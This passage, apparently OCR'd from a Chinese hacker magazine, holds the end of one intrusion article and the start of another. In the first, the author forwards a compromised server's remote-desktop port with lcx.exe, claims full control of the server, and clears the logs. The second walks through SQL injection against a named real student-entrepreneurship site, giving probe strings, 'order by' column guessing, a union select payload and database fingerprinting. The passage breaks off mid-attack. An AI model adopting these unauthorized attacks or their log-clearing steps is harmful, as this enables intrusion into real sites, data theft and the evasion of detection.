2007**，命令的意思是本地接收51端口的数据转发到2007端口，这样就实现了连接本机2007端口等于连接远程主机3389端口的目的了，如图19。最后再使用远程桌面连接器连接“127.0.0.1:2007”就可以连接上对方的服务器了，如图20。至此，我就成功拿到了服务器的最高权限并且完全控制了这台服务器。最后就是把上传的工具删掉，清理一下日志了。




图19





图20

(文章中涉及到的啊D 2.32注入工具、ASP站长助手增强版、lcx.exe、GetWebshellah56bug大众版、pcanypass、已经收录在了光盘中)



# PHP来注入大学生创业网

hackest[H.S.T]

## 一、PHP注入缘由

玩入侵也有一段时间了，不过以前入侵的全是ASP的网站，还从来没有入侵过PHP的网站呢！听说PHP注入也挺好玩的，所以我决定学习一下。于是在看了几个PHP注入教程后，就找了一些PHP的网站来练练手，目标站点初步确定为了大学生创业网。

## 二、开始作战

打开大学生创业网的主页，通过链接可以明显看到使用的是PHP，随便打开一个链接，地址也挺诱人的，是那种经典的“php?id=”的页面。虽然PHP注入和ASP注入并不完全相同，但是判断是否存在注入的方法还是一样的。首先，在地址后面加上经典的“and 1=1”，回车后，页面返回正常，如图1。再把“and 1=1”改





图1

成“and 1=2”，回车后，发现返回的页面与正常页面不同了，如图2。初步确定此链接存在注入漏洞！PHP注入与access注入是类似的，一般都是利用注入点获得我们想要的管理员密码等信息。




图2

既然注入存在，那下一步就是判断MySQL的版本了，我在地址后面加上“and ord(mid(version(),1,1))>51 /*”，提交后返回了正常页面（由于空格在浏览器中被解释为“%20”，所以大家要记住“%20”就是空格的意思哦），说明MySQL的版本在4.0以上（MySQL4.0以上的版本都支持union查询。提交“and ord(mid(version(),1,1))>51 /*”返回页面正常，证明数据库版本号的第一个字符的Ascii码大于51，即其数值大于3，也就说明了数据库是MySQL4.0以上版本，支持union联合查询）。现在已经判断出服务器支持union查询了，接下来就是判断字段数了。

在URL后面填上“order by 10 /*”，提交后返回正常。看来字段数大于或等于10。再提交“order by 20 /*”，还是返回正常页面，看来字段数大于等于20哦。我们继续猜，再次提交“order by 25 /*”，发现返回页面不正常了，字段数应该小于25了。这样一直反复猜测，逐步缩小范围，当猜到23的时候，页面正常，24的时候页面不正常，说明字段数为23！

再下一步就是union查询了，在URL后面提交“and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23 /*”，我们可以看到当前页面显示出来了4、12、13三处，如图3！



图3

与MSSQL相似，MySQL也有内置函数，比如user()、version()、database()，分别就是当前连接用户、版本、当前数据库。我们分别把图3中的4、12、13三处替换为user()、version()、database()，提交后返回了我们想得到的信息，如图4。当注入权限足够大的时候，我们可以使用load_file()函数读取服务器上任何存在的文件。但前提是要有root权限，还要知道文件的绝对路径，然后再把路径转换成十六进制后填到“()”里再提交。不过这个注入点不是root权限，我在使用load_file()函数读文件的时候，发现没有成功读取出来，不过这丝毫不影响我们继续注入。

## 三、直捣黄龙

不能使用load_file()函数读文件并不能阻止我们继续注入，





图4

